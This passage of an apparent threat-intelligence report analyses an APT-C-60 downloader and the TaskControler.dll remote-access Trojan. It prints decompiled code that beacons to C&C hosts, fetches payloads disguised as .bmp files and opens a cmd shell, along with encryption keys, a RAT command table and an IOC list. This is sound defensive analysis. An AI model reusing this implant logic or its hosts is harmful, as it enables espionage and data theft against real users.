strdecrypt_sub_6B442A70(0, v26, v7, 0);       // http://185.207.206.108/premium/P1
strdecrypt_sub_6B442A70(0, v25, v8, 0);       // https://bitbucket.org/grand9_neat/well/downloads/19132.bmp
strdecrypt_sub_6B442A70(0, v24, v9, 0);       // https://bitbucket.org/grand9_neat/well/downloads/19164.bmp
strdecrypt_sub_6B442A70(0, v23, v11, 0);      // http://162.222.214.50/temp/sourcea.php
strdecrypt_sub_6B442A70(0, v22, v12, 0);      // https://c.statcounter.com/12733057/0/f9b868f1/1/
strdecrypt_sub_6B442A70(0, v31, v20, 0);      // U2-1
while ( 1 )
{
  v5 = sub_6B44AA60(v28);                     // http://msn.com网络连通测试
  if ( v5 == -1 )
    v5 = sub_6B44AA60(v27);                   // https://google.com网络连通测试
  if ( v5 != -1 )
  {
    strdecrypt_sub_6B442A70(0, v14, v10, 0);  // \AppData\Roaming\Microsoft\HTML Help
    sprintf_sub_6B4441D0(v6, 255, L"%s", v10);
    sub_6B443B80((int)v6, PathName);          // GetEnvironmentVariableW("userprofile") + str
    memset_sub_6B44DE80(v30, 0, 0x64u);
    sub_6B4546BE(PathName);                   // 创建目录，%AppData%\Microsoft\HTML Help
    sub_6B44B610(0, 0, v3, PathName, v30, v13, v5, v11, v12, v20);// 获取c:\Program Files\*.*文件目录信息
    v0 = v1++;
    v4 = sub_6B443C50(PathName, v0);          // 加载msiobj0.dll
    if ( !v4 )
      v2 = sub_6B443530(v5, PathName, v7, v30, v8, v9);// 下载
    sub_6B44B610(v4, v2, v3, PathName, v30, v13, v5, v11, v12, v20);
    dword_6B47C058(21600000);
    ++v3;
    v2 = 0;
```

The Trojan creates the %AppData%\Microsoft\HTML Help directory as the directory for subsequent plug-in distribution and log storage. The Trojan acquires the host name, username, os version, and uses AEC encryption to send it to C&C server to go online. AES key is “8394M8YRRNK2EJRA” in the previous decryption configuration file.

```
38 memset_sub_6B44DE80(v10, 0, 0x1F4u);
39 memset_sub_6B44DE80(v9, 0, 0x1F4u);
40 AES_decrypt_sub_6B441070(a3, v10, a4, 0);
41 strdecrypt_sub_6B442A70(1, v13, 0, (int)v15);
42 strdecrypt_sub_6B442A70(1, v11, 0, (int)v16);
43 strdecrypt_sub_6B442A70(1, (__int16 *)v18, 0, (int)v17);
44 sub_6B44AA30(                             // User-Agent: myagent..Referer:>1.91>U2-1>S0_000d_00h>Ep/hRE4$F_Xpy.[>wsl-<g$ff78$'Ar|>H"&?\MEj2
45   v9,
46   "%s\r\n%s%s%s%s%s%s%s%s%s%s",
47   v15,
48   v16,
49   ">",
50   v17,
51   ">",
52   a6,
53   ">",
54   a5,
55   ">",
56   (const char *)v10,
57   "\r\n\r\n\r\n");
58 v8 = 0;
59 if ( a1 )
60 {
61   for ( i = 0; i < 3; ++i )
62   {
63     dword_6B47C058(10);                   // sleep
64     v8 = dword_6B47C078(a1, a2, v9, -1, 0, 0);// InternetOpenUrlA,http://162.222.214.50/temp/sourcea.php
65     if ( v8 )
```

Traverse c:\Program Files\ directory, acquire file directory information, and send it to the C&C server. C&C target address includes two as follows: http://162.222.214.50/temp/sourcea.php, https://c.statcounter.com/12733057/0/f9b868f1/1/.

```
183   strdecrypt_sub_6B442A70(1, (__int16 *)v68, 0, (int)v81);
184   sub_6B442A00(v88, 20, "%s%s%03d%s%02d%s", v81, "_", a3 / 4, "d_", 6 * a3 % 24, (const char *)L"h");// S0_000d_00h
185   C_CConect_sub_6B44AD70(v50, (int)v86, (int)v80, a6, v88, v87);// http://162.222.214.50/temp/sourcea.php
186   C_CConect_sub_6B44AD70(v50, (int)v85, (int)v80, a6, v88, v87);// https://c.statcounter.com/12733057/0/f9b868f1/1/
187 }
188 if ( v50 )
189 {
190   v20 = dword_6B47C06C;
191   dword_6B47C06C(v50);                    // wininet.InternetCloseHandle
192 }
193 strdecrypt_sub_6B442A70(0, v62, (int)v84, 0); // \objects.log
194 sprintf_sub_6B4441D0((int)v53, 255, (int)L"%s%s", a4, v84);// C:\Users\helloworld\AppData\Roaming\Microsoft\HTML Help\objects.log
195 if ( sub_6B453568(v53, 0) != -1 )
196   return 0;
197 v13 = 0;
198 v49 = 1;
199 v44 = 0;
200 memset_sub_6B44DE80(v80, 0, 0x12Cu);
201 sprintf_sub_6B4441D0((int)v75, 300, (int)&unk_6B46D680);
202 memset_sub_6B44DE80(v74, 0, 0x12Cu);
203 strdecrypt_sub_6B442A70(0, v54, (int)v84, 0); // c:\Program Files\*.*
204 v28 = dword_6B47C07C;
205 hFindFile = (HANDLE)dword_6B47C07C(v84, &FindFileData);// FindFirstFileW
206 if ( hFindFile != (HANDLE)-1 )
207 {
208   strdecrypt_sub_6B442A70(0, v60, (int)v84, 0);// (Program Files)
209   sprintf_sub_6B4441D0((int)v74, 300, (int)v84);
210   Cat_sub_6B44B2B0(v75, v74, v80, v82, v83);
211   do
212   {
213     if ( (FindFileData.dwFileAttributes & 0x10) != 0 )
214     {
215       sprintf_sub_6B4441D0((int)v74, 260, (int)L"%s%s%s", L"[", FindFileData.cFileName, L"]");
216       v44 = Cat sub 6B44B2B0(v75, v74, v80, v82, v83);
```

Traverse the %AppData%\Microsoft\HTML Help directory, delete the .mui file and load msiobj.dll file. If the msiobj.dll file does not exist, then download it again. The download address includes:

https://bitbucket.org/grand9_neat/well/downloads/19164.bmp.

```
strdecrypt_sub_6B442A70(0, v30, (int)v28, 0);// \msiobjs.mui
sprintf_sub_6B4441D0((int)ExistingFileName, 255, (int)L"%s%s", a2, v28);
strdecrypt_sub_6B442A70(0, v32, (int)v28, 0);// \msiobjs.dll
sprintf_sub_6B4441D0((int)NewFileName, 255, (int)L"%s%s", a2, v28);
if ( !sub_6B453568(ExistingFileName, 0) )
  sub_6B453768(ExistingFileName);
if ( sub_6B44AC50(&v17, &v18, a1, (int)&v23[75 * v9]) == 1 )// ping
{
  memset_sub_6B44DE80(&v29, 0, 0x100u);
  InternetReadFile_dword_6B47C068(v18, &v29, 2, &v22);
  v10 = v22;
  if ( v29.m128i_u16[0] != 0x4D42 )
  {
    if ( v18 )
      dword_6B47C06C(v18);
    continue;
  }
  InternetReadFile_dword_6B47C068(v18, &v19, 4, &v22);
  v11 = v22 + v10;
  InternetReadFile_dword_6B47C068(v18, &v29, 50, &v22);
  v12 = v22 + v11;
  InternetReadFile_dword_6B47C068(v18, &v20, 4, &v22);
  v13 = v22 + v12;
  InternetReadFile_dword_6B47C068(v18, &v29, 4, &v22);
  v14 = v22 + v13;
  InternetReadFile_dword_6B47C068(v18, &v29, 256, &v22);
```


The loading logic in the %AppData%\Microsoft\HTML Help directory is as follows. Rename the downloaded and decrypted msiobjs.dll to msiobj0.dll, and then load and call msiobj0.dll!ExtFunc. if it fails, change the dll extension to mui, and delete the mui file.

```
64  strdecrypt_sub_6B442A70(0, (__int16 *)v26, (int)v14, 0);// .dll
65  sprintf_sub_6B4441D0((int)NewFileName, 255, (int)L"%s%s%d%s", a1, v22, a2, v14);// C:\Users\helloworld\AppData\Roaming\Microsoft\HTML Help\msiobj0.dll
66  strdecrypt_sub_6B442A70(0, (__int16 *)v23, (int)v14, 0);// .mui
67  sprintf_sub_6B4441D0((int)v11, 255, (int)L"%s%s%d%s", a1, v22, a2, v14);// C:\Users\helloworld\AppData\Roaming\Microsoft\HTML Help\msiobj0.mui
68  strdecrypt_sub_6B442A70(0, (__int16 *)v29, (int)v22, 0);// *.mui
69  sub_6B4440A0(a1, v22);                        // 删除HTML Help\目录下的.mui文件
70  if ( !sub_6B453568(ExistingFileName, 0) )
71  {
72    sub_6B453721(&v10, (int)ExistingFileName, (int)L"r");
73    sub_6B453B62(v10, 0, 2);
74    v7 = sub_6B454209(v10);
75    if ( v10 )
76      sub_6B453807(v10);
77    if ( v7 <= 0x2000 )
78    {
79      sub_6B453768(NewFileName);
80    }
81    else
82    {
83      sub_6B45363E(ExistingFileName, NewFileName);// msiobjs.dll ->msiobj0.dll
84      memset_sub_6B44DE80(v3, 0, 0xC8u);
85      v6 = dword_6B47C060;
86      hModule = (HMODULE)dword_6B47C060(NewFileName);// LoadLibraryW
87      if ( hModule )
88      {
89        strdecrypt_sub_6B442A70(1, v16, 0, (int)ProcName);
90        v8 = (void (*)(void))GetProcAddress(hModule, ProcName);// msiobj0.dll!ExtFunc
91        if ( v8 )
92          v8();
93      }
94      v5 = dword_6B47C058;
95      dword_6B47C058(1000);
96      sub_6B45363E(NewFileName, v11);
97      if ( hModule )
98        return 1;
99    }
100 }
101 return 0;
102}
```

TaskControler.dll

Taking “TaskControler.dll” as an example to analyze, the sample information is as follows.

File name	TaskControler.dll
MD5	eff80f0a757f1298fb11e51480a30503
SHA1	ea1cf78ce2ad5228de02cd79f1663f2a174d050d
SHA256	7ec34297e0c4e5b1bb315be24d7259211ab658112dc0f9d6d7271544f87244e0
File type	Win64 DLL
File size	289.00 KB (295936 bytes)
Compilation timestamp	2021:11:29 04:57:32+00:00
Description	The remote-control Trojan that provides functions such as downloading, plug-in loading, screen monitoring, file stealing and shell.C&C: 160.20.147.118:80



In the initialization phase of the C++ object, start “83a078f58a078f7a88f37g0gf8a873a8” to perform the “xor 2 -1” operation to obtain the RC4 key “90b149c69b149c4b99c04d1dc9b940b9”, which is to be used for the encryption and decryption of the communication field in the subsequent C&C communication.

```
memcp_sub_7FEF0DB2140(v2 + 128, "83a078f58a078f7a88f37g0gf8a873a8", 0x20ui64);
if ( v2[131] >= 0x10ui64 )
  v3 = *v3;
v4 = 0;
v5 = -1i64;
do
  ++v5;
while ( *(v3 + v5) );
if ( v5 > 0 )
{
  v6 = v3;
  do
  {
    *v6 = (*v6 ^ 2) - 1;                    // 83a078f58a078f7a88f37g0gf8a873a8变形得到90b149c69b149c4b99c04d1dc9b940b9，即RC4 key
    ++v4;
    ++v6;
    v7 = -1i64;
    do
      ++v7;
    while ( *(v3 + v7) );
  }
  while ( v4 < v7 );
}
memset(v2 + 64, 0, 0x100ui64);
RC4Init_sub_7FEF0DCA850(v2);                // RC4密钥流初始化
memset((a1 + 1136), 0, 0x200ui64);
*(a1 + 1664) = 0i64;
*(a1 + 1672) = 15i64;
*(a1 + 1648) = 0;
```

Before running the Trojan, control the unique instance running by using the mutex “9ABKD3409ABACL6SGHDG404HNJ0”.

```
qword_7FEF0E02520 = qword_7FEF0DF87B8(0i64, 0i64, v9);// createmutex "9ABKD3409ABACL6SGHDG404HNJ0"
if ( GetLastError() == 0xB7 )
{
  if ( v15 < 8 )
    return 0i64;
  v10 = v13[0];
  if ( 2 * v15 + 2 < 0x1000 || (v10 = *(v13[0] - 1), (v13[0] - v10 - 8) <= 0x1F) )
  {
    j_j_free(v10);
    return 0i64;
  }
```

Open the %AppData%\Roaming\Microsoft\Vault\UserProfileRoamings directory. If it does not exist, create the directory and set it to be hidden.

```
push_sub_7FEF0DC3A30(v96, &qword_7FEF0DF83E0);// L"%appdata%\\Microsoft\\Vault\\UserProfileRoamings"
v8 = v96;
if ( v97 >= 8 )
  v8 = *v96;
ExpandEnvironmentStringsW_qword_7FEF0DF8888(v8, ::Src, 260i64);// ExpandEnvironmentStringsW
v9 = -1i64;
do
  ++v9;
while ( ::Src[v9] );
push_sub_7FEF0DB1FD0(v96, ::Src, v9);
mkdir_sub_7FEF0DC5530(v10, v96);            // 创建目录，%AppData%\Roaming\Microsoft\Vault\UserProfileRoamings
v11 = v96;
if ( v97 >= 8 )
  v11 = *v96;
SetFileAttributesW_qword_7FEF0DF8818(v11, 2i64);// 设置目录隐藏
LoadPlugins_sub_7FEF0DB1320(qword_7FEF0DFD040, &unk_7FEF0DF8480, v96);// 加载执行%AppData%\Roaming\Microsoft\Vault\UserProfileRoamings目录下的pe文件或powershell
decrypt_sub_7FEF0DC7490(qword_7FEF0DF81A0, v106);// 解密C&C，160.20.147.118
v12 = push_sub_7FEF0DC3A30(v84, v106);
```

runs the attack payload in this directory according to the file extension.

```
(*(void (__fastcall **)(__int128 *, __int64))(a1 + 1432))(v16, 2i64);// SetFileAttributesW
if ( v61.m128i_i64[0] )
{
  v20 = v61.m128i_i64[0] - 4;
  if ( v61.m128i_i64[0] < (unsigned __int64)(v61.m128i_i64[0] - 4) )
    goto LABEL_106;
  v21 = (__int128 *)&v60;
  if ( v61.m128i_i64[1] >= 8ui64 )
    v21 = (__int128 *)v60.m128i_i64[0];
  v17 = 4i64;
  v18 = (__int64)L".exe";
  v19 = (__int64)v21 + 2 * v20 - (_QWORD)v51;
  while ( *(_WORD *)(v19 + v18) == *(_WORD *)v18 )
  {
    v18 += 2i64;
    if ( !--v17 )
    {
      v52 = 0i64;
      v53 = 0i64;
      v66[0] = 0i64;
      v66[1] = 0i64;
      v66[2] = 0i64;
      v67 = 0i64;
      v68 = 0i64;
      v69 = 0i64;
      v70 = 0i64;
      LODWORD(v66[0]) = 104;
      HIDWORD(v67) = 257;
      LOWORD(v68) = 0;
      v22 = (__int128 *)&v60;
      if ( v61.m128i_i64[1] >= 8ui64 )
        v22 = (__int128 *)v60.m128i_i64[0];
      (*(void (__fastcall **)(_QWORD, __int128 *, _QWORD, _QWORD, int, int, _QWORD, _QWORD, __int128 *, __int128 *))(a1 + 1552))(// CreateProcessW
        0i64,
        v22,
        0i64,
```

Extension	Operation
.exe	CreateProcessW executes the EXE file.
.dat	Powershell payload, start the powershell process to execute the .dat
.db	DLL payload, load and run oadLibrary.
.ext	DLL payload, load LoadLibrary and call “extension” export function.

Decrypt C&C 160.20.147.118. Send https://api.ipify.org/ request to obtain the internet IP. Acquire information of host and user into the core Trojan work logic. When it is detected and judged that the system has been started for more than 6 hours, the main thread is to go online with C&C, set a ten-minute heartbeat interval, and schedule working thread by event object signals.

```
result = im_sub_7FEF0DB4840(a1);            // 工作线程
if ( result )
{
  while ( 1 )
  {
    v12[2] = 0i64;
    v13 = 15i64;
    LOBYTE(v12[0]) = 0;
    v8[2] = 0i64;
    v9 = 15i64;
    LOBYTE(v8[0]) = 0;
    memcp_sub_7FEF0DB2140(v8, "uid", 3ui64);
    Cat_sub_7FEF0DC08D0(v3, v10, (a1 + 16160), (a1 + 16192), v8, (a1 + 16224));// "a001=85b94efdb6112465b0588c80214d3caa&a002=82929307d33d1a103a918aca9b39b990&a003=uid&a004=N81X"
    if ( v9 >= 0x10 )
    {
      v4 = v8[0];
      if ( v9 + 1 >= 0x1000 )
      {
        v4 = *(v8[0] - 8);
        if ( v8[0] - v4 - 8 > 0x1F )
          invalid_parameter_noinfo_noreturn();
      }
      j_j_free(v4);
    }
    post_sub_7FEF0DC8170(a1 + 0x1408, v10, v12);
    (*(a1 + 0x920))(*(a1 + 0x3FC8));        // SetEvent
    (*(a1 + 0x920))(*(a1 + 0x3FD8));
    (*(a1 + 0x920))(*(a1 + 0x3FD0));
    if ( *(a1 + 0x3EF8) && (*(a1 + 0x810))() - *(a1 + 0x3EFC) > 21600000 )// GetTickCount,判断系统是否启动超过6小时
    {
      v15 = 0i64;
      v16 = 15i64;
      v14[0] = 0;
      v18 = 0i64;
      v19 = 15i64;
      v17 = 0;
      v21 = 0i64;
      v22 = 15i64;
      v20 = 0;
      sub_7FEF0DBF770(a1, v14, v5);
      sub_7FEF0DB5780(v14);
```

The working thread is composed of five independent threads which respectively complete the corresponding functions: task request, result feedback, screen monitoring, file stealing, RAT.

```
  v3 = 30011;
  *(a1 + 0x3FF0) = (*(a1 + 2296))(0i64, 0i64, sub_7FEF0DB4A50, a1, 0, &v3);// 拼接加密的主机信息[info]，C&C上线，任务请求
}
if ( !*(a1 + 0x3FD0) )
  *(a1 + 0x3FD0) = (*(a1 + 0x910))(0i64, 1i64, 0i64);
if ( !*(a1 + 0x3FF8) )
{
  v3 = 0x753C;
  *(a1 + 0x3FF8) = (*(a1 + 2296))(0i64, 0i64, sub_7FEF0DB58B0, a1, 0, &v3);// 发送任务执行结果[result]到C&C
}
if ( !*(a1 + 0x3FB8) )
  *(a1 + 0x3FB8) = (*(a1 + 0x910))(0i64, 1i64, 0i64);
if ( !*(a1 + 0x3FE0) )
{
  v3 = 0x753D;
  *(a1 + 0x3FE0) = (*(a1 + 0x8F8))(0i64, 0i64, sub_7FEF0DB8CC0, a1, 0, &v3);// 屏幕截图监控
}
if ( !*(a1 + 0x3FC0) )
  *(a1 + 0x3FC0) = (*(a1 + 2320))(0i64, 1i64, 0i64);
if ( !*(a1 + 0x3FE8) )
{
  v3 = 30014;
  *(a1 + 0x3FE8) = (*(a1 + 2296))(0i64, 0i64, sub_7FEF0DB9500, a1, 0, &v3);// 读取指定文件RC4加密，自定义编码，上传
}
if ( !*(a1 + 0x3FD8) )
  *(a1 + 0x3FD8) = (*(a1 + 0x910))(0i64, 1i64, 0i64);
if ( !*(a1 + 0x4000) )
{
  v3 = 30015;
  *(a1 + 0x4000) = (*(a1 + 2296))(0i64, 0i64, sub_7FEF0DB60E0, a1, 0, &v3);// C&C指令分发执行
}
return 1i64;
```

The debugging environment Trojan online packet is as follows.

```
POST HTTP/1.1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
User-Agent：Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/5.0)
Host：160.20.147.118

a001=85b94efdb6112465b0588c80214d3caa&a002=82929307d33d1a103a918aca9b39b990&a00
3=uid&a004=N81X
```

The data in the body with the form of “a001=*&a002=*&a003=*&a004=*” is partially parsed as follows.

Field	Description
a001	md5("U12"), fixed value, can be used to identify Trojan moderator
a002	md5(OS original installation data+HostName+UserName), can be used to identify Trojanized host
a003	Identify the current http session function, such as “uid” to identify Trojan heartbeat packet, “info” to identify the sent data related to Trojanized host information, etc.
a004	base64(RC4_Encrypt(data)), RC4 encrypted, base64 encoded data. The encrypted data varies according to the a003 field, when a003="uid",a004=base64(RC4decrypt("U12"))=N81X

There are also post data packets of “b001=*&b002=*&b003=*&b004=*”, “c001=*&c002=*&c003=*&c004=*” type in the Trojan communication, which respectively represent to parse the URL issued by the C&C for downloading action and file uploading. In the file uploading part, there are some differences in the processing of screenshot files and file content: the screenshot files are encoded by base64 and converted to decimal strings; the file content is first encrypted with RC4 and then converted to decimal strings.

```
  v7 = v29;
  if ( v31 >= 0x10 )
    v7 = v29[0];
  Base64Encode_sub_7FEF0DCAE70(a1 + 10920, v27, v7, v30);
  v8 = v32;
  v9 = v19;
  do
  {
    *--v8 = v9 % 0xA + 0x30;
    v9 /= 0xAu;                                 // to numbers
  }
  while ( v9 );
  v22 = 0i64;

while ( 1 )
{
  memset(v9, 0, *(a1 + 16288));
  if ( !(*(a1 + 0x840))(v20, v9, *(a1 + 16288), &v84, 0i64) )// ReadFile
    goto LABEL_54;
  Rc4dcrypt_sub_7FEF0DCA930(a1 + 9864, v9, v84);
  v21 = v18 + v84;
  v22 = v111;
  do
  {
    --v22;
    v23 = v21 / 0xA;
    v24 = (4 * v23) + v23;
    LOBYTE(v24) = 10 * (v21 / 0xA);
    *v22 = v21 % 0xA + '0';
    v21 /= 0xAu;
  }
  while ( v23 );
```

upload file content

By parsing C&C commands, the RAT distribution thread can achieve the functions such as file directory traversal, disk information acquisition, process termination, DLL loading, screenshot, downloading, process execution, file or directory deletion and cmd shell.

The full RAT parsing is as follows.

Command	Function
cd	Enter the specified directory
ddir	Acquire file information in the directory
diskinfo	Acquire disk information
ddel	Delete the file or directory
procspawn	Execute the process
proclist	Acquire the process list
prockill	Kill the process
ld	Load dll
attach	Load dll
detach	Uninstall dll
download	Download and decrypt AES
downfree	Parse and download URL resource
screenupload	Upload screenshot
screenauto	Automatic screenshot
upload	Activate file stealing thread
cancel	cmd shell

Support encrypted file download. The download file landing path is temp%\wcts66889.tmp, which needs to be decrypted by AES. AES128 key={21 A4 47 12 68 5A 8B A4 29 85 78 3B 67 88 39 99}。

```
v11[2] = 0x3B788529;
v11[3] = 0x99398867;
if ( !(a1[260])(a1, 0i64, "Microsoft Enhanced RSA and AES Cryptographic Provider", 24i64, 0xF0000000) )// CryptAcquireContextA
  return 0i64;
v2 = a1 + 1;
if ( !(a1[261])(*a1, 0x8004i64, 0i64, 0i64, a1 + 1) )// CryptCreateHash, CALG_SHA
  goto LABEL_7;
v3 = (a1[262])(*v2, v10, 0x10i64);            // CryptHashData
v4 = a1[1];
if ( !v3 )
{
  if ( !v4 )
    goto LABEL_7;
  v5 = a1[1];
  goto LABEL_6;
}
v7 = a1 + 2;
if ( !(a1[263])(*a1, 0x660Ei64, v4, 0x800000i64, a1 + 2) )// CryptDeriveKey,CALG_AES_128
{
  v5 = *v2;
  if ( *v2 )
LABEL_6:
    (a1[267])(v5);                            // CryptDestroyHash
LABEL_7:
  if ( *a1 )
    (a1[268])(*a1, 0i64);                     // CryptReleaseContext
  return 0i64;
}
(a1[264])(*v7, 3i64, &v8);
(a1[264])(*v7, 1i64, v11);                    // CryptSetKeyParam, {21 A4 47 12 68 5A 8B A4 29 85 78 3B 67 88 39 99}
(a1[264])(*v7, 4i64, &v9);
return *v7;
```

The C&C receives shell, transfers it through the local named pipe “\.\pipe\async_pipe”, and then executes it starting with cmd.

```
v71[0] = xmmword_7FEF0DEF9A0;
v71[1] = xmmword_7FEF0DEF9B0;
v72 = 0x6500700069i64;
v48 = 24;
v49 = 0i64;
v50 = 1;
v18 = (*(a1 + 0x8D8))(v71, 0x40000001i64, 0i64, 1i64, 4096, 4096, 120000, &v48);// CreateNamedPipeW, \\.\pipe\async_pipe
if ( v18 == -1 )
  goto LABEL_24;
v19 = (*(a1 + 0x838))(v71, 0x40000000i64, 0i64, &v48, 3, 128, 0i64);// CreateFileW
```

Association Analysis

This sample is basically the same as the execution process of the landing payload in the previous APT-C-60 attack. The third-stage component TaskControler.dll is the same as the historical attack with same export function and same code behavior and communication process. The following figure is a screenshot of the historical attack time analysis of the APT-C-60, in which the forgery payload component directory and payload traversal loading logic in the DLL payload export function “extension”, “%AppData%\Roaming\Microsoft\” are exactly the same. Therefore, it is more credible to attribute this attack sample to APT-C-60.

```
de1_180003290(0, &v52, v36, 0i64);        // (Program Files)
sprintf_1800036F0(&v40, 0x12Cui64, v36);
strcat_sprintf_180005380(v39, &v40, &v38, Buffer, v34);
do
{
  if ( FindFileData.dwFileAttributes & 0x10 )
  {
    sprintf_1800036F0(&v40, 0x104ui64, L"[%s]", FindFileData.cFileName);
    if ( strcat_sprintf_180005380(v39, &v40, &v38, Buffer, v34) == 1 )
    {
      de1_180003290(0, &v41, v36, 0i64);
      v16 = InternetOpenW(v36, a7, 0i64, 0i64, 0);
      sprintf_180001080(&Dest, 0x14, "%02d", v15++);
      uploadData_180004D10(v16, v32, &v38, a6, &Dest, v31);
      uploadData_180004D10(v16, v33, &v38, a6, &Dest, v31);
    }
  }
}
while ( FindNextFileW(hFindFile, &FindFileData) );
```

友商披露历史报告

hash:8DE8D479A3239F6

174BEEF56DE406E2

最后从http://185.145.97.62/cache/A2或https://bitbucket.org/sorakas/mod/downloads/1932.bmp或https://bitbucket.org/sorakas/mod/downloads/1964.bmp处下载文件保存到%userprofile%\\Appdata\\Roaming\\Microsoft\\Network\\Files\\combases.db，将其加载并调用导出函数extension执行（后续下载链接都已失效）。

Quoted from https://www.secrss.com/articles/36606

Appendix - IOC

C2

131.226.4.22:80

160.20.147.118:80

185.145.97.62:80

185.207.206.108:80

82.221.129.104:80

82.221.136.60:80

URL

http://185.145.97.62/temp/cheack.php
http://131.226.4.22/manager/JxQpe5T2nCn747UP.bmp
http://162.222.214.50/temp/sourcea.php http://185.145.97.62/temp/cheack.php
http://185.145.97.62/cache/A1

http://185.145.97.62/cache/A2
http://185.207.206.108/premium/P1/WHZAZVRYVJTN.bmp
http://82.221.129.104/k0201.txt http://82.221.129.104/k0201jo.txt
http://82.221.136.60/ping/a22.txt
https://160.20.147.118/a78550e6101938c7f5e8bfb170db4db2/command.asp
https://160.20.147.118/a78550e6101938c7f5e8bfb170db4db2/result.asp
https://bitbucket.org/grand9_neat/well/downloads/19132.bmp
https://bitbucket.org/grand9_neat/well/downloads/19164.bmp
https://bitbucket.org:443/grand9_neat/well/downloads/19164.bmp
https://bitbucket.org/miravos/style/downloads/1932.bmp
https://bitbucket.org/miravos/style/downloads/1964.bmp
https://bitbucket.org/sorakas/mod/downloads/1932.bmp
https://bitbucket.org/sorakas/mod/downloads/1964.bmp
https://c.statcounter.com/12733057/0/f9b868f1/1/
https://c.statcounter.com:443/12733057/0/f9b868f1/1/
https://c.statcounter.com/12557354/0/adafe4e4/1/
https://c.statcounter.com/12557356/0/d8c85be6/1/

Hash

13f09fd98259e6636e523fb8254cf9e8b5c562605dbf826cf2fc3ae57ed09c77
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74b34adf28552f380163346c151c7dfdcac70e5df2187374113b891e7740ad91
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9bb60e54c09934c559c7dc0bb0eb0527a7e2e066cd1c452ed4f4519025d1f9b0
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bc879fe3e928ca9c1de4b9a600716f2076e6ce371313255797fb312cf9f7dd04
bffacbb0b54a3b1dd6f25686d2486d0a064f5e8eedefb4e572740f7b63ba4fa4

dbc1754de49824d25ef6d9cc338512a61d56ec14363355e68acfc6f450c2c0e4
e869e82a9f44d81b272e53b449da7c8c4a667cf26dea8dee67086726ab22c500
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ee862a3d57e45a2b29da9e74987016061e225df71a558c6a42f0819cc7496664
f50cd82717837a5b5fb985c8f080fa3d5cabb05b146aed14e3810ae90fb37e01

File Path

%appdata%\Microsoft\Internet Explorer\UserData
%AppData%\Microsoft\HTML Help\

Appendix -ThreatBook Intelligence Research and Response Team

ThreatBook Intelligence Research and Response Team is responsible for Threatbook's online security analysis and security services. They've been constantly focusing on threat intelligence automation research and development, advanced APT Organization & Black product research and tracking, malicious code and automatic analysis technology, critical incident emergency response, etc.
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The team is made up of senior experts in Trojan Horse Analysis and forensics, Web attacks, traceability, big data, AI and other security technologies, and through automated intelligence production system, cloud sandbox, hacker portrait system, threat hunting system, tracking source system, threat perception system, big data association knowledge map and other self-developed systems, real-time automatic analysis, homologous analysis and big data association analysis are carried out on Threatbook's daily added million-level sample files, million-level urls, PDNS, Whois data. Since its establishment, the team has been pioneering in detecting targeted attacks by dozens of high-level foreign APT organizations targeting China's critical infrastructure and industries such as finance, energy, government and high-tech, assisted hundreds of leading clients in various industries in the handling of the WannaCry BlackTech targeted attacks on our securities and high technology, the sea lotus long-term targeted attacks on our maritime/high technology/financial operations, and the OLDFOX targeted attacks on hundreds of mobile phone industry-related enterprises nationwide.

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